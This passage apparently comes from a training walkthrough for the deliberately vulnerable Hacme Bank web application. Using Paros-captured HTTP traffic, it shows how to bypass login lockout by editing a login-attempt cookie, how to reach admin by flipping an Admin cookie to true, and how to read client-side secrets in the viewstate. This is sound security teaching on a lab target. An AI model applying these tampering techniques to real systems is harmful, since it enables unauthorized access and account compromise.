
```
POST http://127.0.0.1/HacmeBank_v2_Website/aspx/Login.aspx?function=TransactionDetails&account
_no=5204320422040005 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.7.10) Gecko/20050716 Firefox/1.0.6
Paros/3.2.4
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://127.0.0.1/HacmeBank_v2_Website/aspx/Main.aspx?function=TransactionDetails&accoun
t_no=5204320422040005
Cookie: CookieLoginAttempts=5; ASP.NET_SessionId=ui15gjqvwre5px55pjfzyx45; Admin=false
Content-Type: application/x-www-form-urlencoded
Content-Length: 117
```

```
__VIEWSTATE=dDwtNjE4NzQxOTA2Ozs%2Bz9YmdLed6MMBYbhk%2BPRsgvQiP%2B0%3D&txtUserNam
e=jc&txtPassword=jc78&btnSubmit=Submit
```

```
154 GET http://127.0.0.1/favicon.ico HTTP/1.1 => HTTP/1.1 404 Object Not Found [0 s]
155 POST http://127.0.0.1/HacmeBank_v2_Website/aspx/Login.aspx?function=TransactionDetails&account_no=520432(
156 GET http://127.0.0.1/favicon.ico HTTP/1.1 => HTTP/1.1 404 Object Not Found [0 s]
157 POST http://127.0.0.1/HacmeBank_v2_Website/aspx/Login.aspx?function=TransactionDetails&account_no=520432(
158 GET http://127.0.0.1/favicon.ico HTTP/1.1 => HTTP/1.1 404 Object Not Found [0 s]
159 POST http://127.0.0.1/HacmeBank_v2_Website/aspx/Login.aspx?function=TransactionDetails&account_no=520432(
```

Figure 44

On trapping the request in Paros you will notice a cookie called *CookieLoginAttempts* being set. This is illustrated in Figure 44 above. It is initialized to 5 and as you make multiple failed login attempts it is decremented until it is 0 at which point the specified user is locked out.


Paros 3.2.4 - Untitled Session
File Edit View Scanner Report Tools Help
Sites
Request Response Trap
Sites
Raw Vie...
☑ Trap request
□ Trap response
Continue
Drop
History Spider Alerts Output

```
POST http://127.0.0.1/HacmeBank_v2_Website/aspx/Login.aspx?function=TransactionDetails&
account_no=5204320422040005 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.7.10) Gecko/20050716 Firefo
x/1.0.6
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,
*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://127.0.0.1/HacmeBank_v2_Website/aspx/Login.aspx?function=TransactionDetails
&account_no=5204320422040005
Cookie: CookieLoginAttempts=1; ASP.NET_SessionId=ui15gjqvwre5px55pjfzyx45; Admin=false
Content-Type: application/x-www-form-urlencoded
Content-Length: 117
```

```
__VIEWSTATE=dDwtNjE4NzQxOTA2Ozs%2Bz9YmdLed6MMBYbhk%2BPRsgvQiP%2B0%3D&txtU
serName=jc&txtPassword=asdf&btnSubmit=Submit
```

```
111 POST http://127.0.0.1/HacmeBank_v2_Website/aspx/main.aspx?function=AccountTransfer HTTP/1.1 => H
115 GET http://127.0.0.1/favicon.ico HTTP/1.1 => HTTP/1.1 404 Object Not Found [0.016 s]
116 POST http://127.0.0.1/HacmeBank_v2_Website/aspx/main.aspx?function=AccountTransfer HTTP/1.1 => H
117 GET http://127.0.0.1//HacmeBank_v2_Website HTTP/1.1 => HTTP/1.1 302 Object Moved [0 s]
118 GET http://127.0.0.1/HacmeBank_v2_Website/ HTTP/1.1 => HTTP/1.1 302 Found [2.109 s]
```

Figure 45


Modifying the cookie value to a large positive integer would therefore prevent the application locking out after a small number (5 by default) of failed login attempts and thus permits a brute force attack.

Lesson 5B: Cookie Manipulation

Lesson#	**5B**
Vulnerability Exploited	Cookie Manipulation
Exploit Result	Vertical Privilege Escalation

Additional Tools Required		Paros
Input Field(s)		Admin – Cookie
Input Data		True
Steps	**1**	Login to the application
	2	Modify the cookie *Admin* cookie
Corresponding Figure(s)		Figure 46 Figure 47 Figure 48

Trap the response to the login request with valid credentials. The response sets a cookie that sets the Admin privileges to false. This is displayed in the screen shot below.




Paros 3.2.4 - Untitled Session
File Edit View Scanner Report Tools Help
Sites
Sites
Request Response Trap
Raw Vie...
□ Trap request ☑ Trap response
Continue Drop
History Spider Alerts Output

```
HTTP/1.1 302 Found
Server: Microsoft-IIS/5.1
Date: Thu, 29 Sep 2005 00:54:51 GMT
X-Powered-By: ASP.NET
X-AspNet-Version: 1.1.4322
Pragma: no-cache
Location: /HacmeBank_v2_Website/aspx/main.aspx?function=Welcome
Set-Cookie: Admin=false; path=/
Cache-Control: no-cache, no-store
Pragma: no-cache
Expires: -1
Content-Type: text/html; charset=utf-8
Content-Length: 170
```

```
<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href='/HacmeBank_v2_Website/aspx/main.aspx?function=Welcome'>here</a>.</h2
>
</body></html>
```

Figure 46




```
HTTP/1.1 302 Found
Server: Microsoft-IIS/5.1
Date: Thu, 29 Sep 2005 00:54:51 GMT
X-Powered-By: ASP.NET
X-AspNet-Version: 1.1.4322
Pragma: no-cache
Location: /HacmeBank_v2_Website/aspx/main.aspx?function=Welcome
Set-Cookie: Admin=true; path=/
Cache-Control: no-cache, no-store
Pragma: no-cache
Expires: -1
Content-Type: text/html; charset=utf-8
Content-Length: 170
```

```
<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href='/HacmeBank_v2_Website/aspx/main.aspx?function=Welcome'>here</a>.</h2
>
</body></html>
```

Figure 47

Change the value of the *Admin* cookie to be true from false and hit continue. The browsers accepts the cookie set by the application and thereafter all the cookies send with all the requests will be have the value *true* assigned to the *Admin* cookie



WelcomeForm - Microsoft Internet Explorer

Address: http://localhost/HacmeBank_V2_Website/aspx/main.aspx?function=Welcome

User : Jane Chris

Welcome

Thank you for banking with Hacme Bank.

Copyright 2004 Foundstone, Inc.


Figure 48

The user is elevated to the privileges of Admin without actually performing the two factor authentication which is required for logging in Administrator. From now the user will be able to access all the features which were only provided for the administrator of the application.

Lesson 6: Client Side Secrets

Lesson#	**6**
Vulnerability Exploited	Client side secrets
Exploit Result	Vertical Privilege Escalation
Additional Tools	Paros

Required		
Input Field(s)		Response
Input Data		Response to the Challenge sent for Admin privileges
Steps	**1**	Navigate to the Admin Section of the application. Decode the view state to obtain the response to the challenge
Corresponding Figure(s)		Figure 49 Figure 50 Figure 51 Figure 52



http://localhost/HacmeBank_V2_Website/aspx/main.aspx?function=AdminSection

User : Jane Chris

Admin Section Login


Challenge 621802002

Response

Copyright 2004 Foundstone, Inc.

Figure 49


Navigate to the *Admin Section* of the application



```
<div style="COLOR: #f0f0f0;LEFT: 1px; POSITION: absolute; TOP: 1px">153452185</div>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN" >
<HTML>
	<HEAD>
		<title>WelcomeForm</title>
		<meta content="Microsoft Visual Studio 7.0" name="GENERATOR">
		<meta content="C#" name="CODE_LANGUAGE">
		<meta content="JavaScript" name="vs_defaultClientScript">
		<meta content="http://schemas.microsoft.com/intellisense/ie5" name="vs_targetSchema">

		<link href="../css/FoundStoneBank.css" type="text/css" rel="stylesheet">
	</HEAD>
	<body>
		<form name="WelComeForm" method="post" action="main.aspx?function=AdminSection" id="WelComeForm">
<input type="hidden" name="__EVENTTARGET" value="" />
<input type="hidden" name="__EVENTARGUMENT" value="" />
<input type="hidden" name="__VIEWSTATE" value="dDwtOTYzNTkyNzt0PDtsPGk8MT47PjtsPHQ8O2w8aTw1PjtpPDc+Oz47bDx0PHA8
cDxsPFRleHQ7PjtsPEphbmUgQ2hyaXM7Pj47Pjs7Pjt0PDtsPGk8MD47PjtsPHQ8O2w8aTw1PjtpPDEzPjs+O2w8dDxwPHA8bDxUZXh0Oz47bDwxMDg1NTA0
NTg3Oz4+Oz47Oz47dDxwPHA8bDxUZXh0Oz47bDwxNTM0NTIxODU7Pj47Pjs7Pjs+Pjs+Pjs+Pjs+Pjs+Nsalsn9pKu1snB/05NxosSp2Pgw=" />

<script language="javascript" type="text/javascript">
<!--
	function __doPostBack(eventTarget, eventArgument) {
		var theform;
		if (window.navigator.appName.toLowerCase().indexOf("microsoft") > -1) {
			theform = document.WelComeForm;
		}
```

Figure 50

View the source of the page. In the source of the page you will find the hidden field that has the viewstate information. Viewstate is base64 encoded application state in XML format.



